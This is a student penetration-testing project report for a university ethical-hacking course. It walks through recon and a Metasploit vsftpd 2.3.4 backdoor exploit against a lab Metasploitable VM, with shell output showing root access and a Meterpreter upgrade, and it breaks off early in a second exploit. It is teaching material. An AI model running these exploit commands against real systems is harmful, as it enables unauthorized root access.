جامعة عجمان
AJMAN UNIVERSITY

DEPARTMENT OF INFORMATION TECHNOLOGY

AJMAN UNIVERSITY

INT432 ETHICAL HACKING– SPRING 2025

PROJECT

INSTRUCTOR: DR. QUSSAI YASEEN

Assessment (Weight %)	**Project Output (25%)**		
Deadline	**April 20, 2025**	**Grade**	
CLOs	**a. Apply ethical hacking procedures to perform penetration tests into secured networks.**		

Student Name	**Omar Issam Makhlouf**	**Student ID**	**202111117**
Student Name	**Anas Ahmad Hamood**	**Student ID**	**202110589**
Student Name	**Ali Ahmed Yahya**	**Student ID**	**202111259**
Student Name	**Omar Mazen**	**Student ID**	**202111605**

PROJECT OBJECTIVES

Perform penetration testing on a given target to discover and exploit vulnerabilities, and to analyze the results, and report them with recommendations.

Project Environment

The project consists of several VMs, each of which has its settings and configurations (e.g. different OS, ports, services, versions, etc.). Some of the VMs are intentionally vulnerable and therefore can be exploited.

Penetration Testing Process and Findings

First Machine: Metasploitable

Exploit 1

Tools used: (netdiscover, Nmap, MSF)


Host Info:	Host 1 (Metasploitable)
Operating System	Linux
IP Address	10.0.2.6
MAC Address	08:00:27:F5:30:9F
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180

Step 1: Reconnasance (Information Gathering)

In the first step we used the command

$ sudo netdiscover

This command will show all the ip addresses connected to the network.




Step 2: Scanning

Next Step we used the command:
$ sudo nmap -sS -sV -O 10.0.2.6

-sS for TCP Scan

-sV for service version


-O for OS detection



Step 3: Vulnerability assessment


Now we start with the vulnerability assessment we use the command to start the metasplotable database:

$ sudo msfdb init



Then we use this command to open metasploitable console:

$ sudo msfconsole




Next we use nmap inside metasploitable to scan the target machine (for us 10.0.2.6):

> db_nmap -sV -T4 10.0.2.6

-sV for service version

-T4 for the speed of the scan




After that we narrow down the search to a specific port (for us port 21)

> db_nmap-sV – T4 10.0.2.6 -p 21


-sV for service version

-T4 for the speed of the scan



After that we search for the exploits in that specific port:

> search vsftpd 2.3.4




Step 4: Exploitation

Next we start using the exploit, we use the following command:

> use 0

Then we set the victim's IP using this command:

$ set rhosts 10.0.2.6



After that we set the payload:

$ set payload cmd/unix/interact

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Then we run the exploit:

$ exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:42479 → 10.0.2.6:6200) at 2025-04-10 14:13:19
+0400
```

Then we interact with the victim, first we send to background:

> background

```
background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


Then we check the sessions:

> sessions

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               10.0.2.15:42479 → 10.0.2.6:6200 (10.0.2.6)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```


Then we upgrade to Meterpreter using this command:

> sessions -u 1




Then we interact with the Meterpreter using the command:

> sessions -i 1



Now we can use the commands shown (for us we used the ls command):



Exploit 2

Tools used: (netdiscover, Nmap, Hydra, nano)


Host Info:	Host 1 (Metasploitable)
Operating System	Linux
IP Address	10.0.2.6
MAC Address	08:00:27:F5:30:9F
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180

Step 1: Reconnasance (Information Gathering)

In the first step we used the command

$ sudo netdiscover

This command will show all the ip addresses connected to the network.



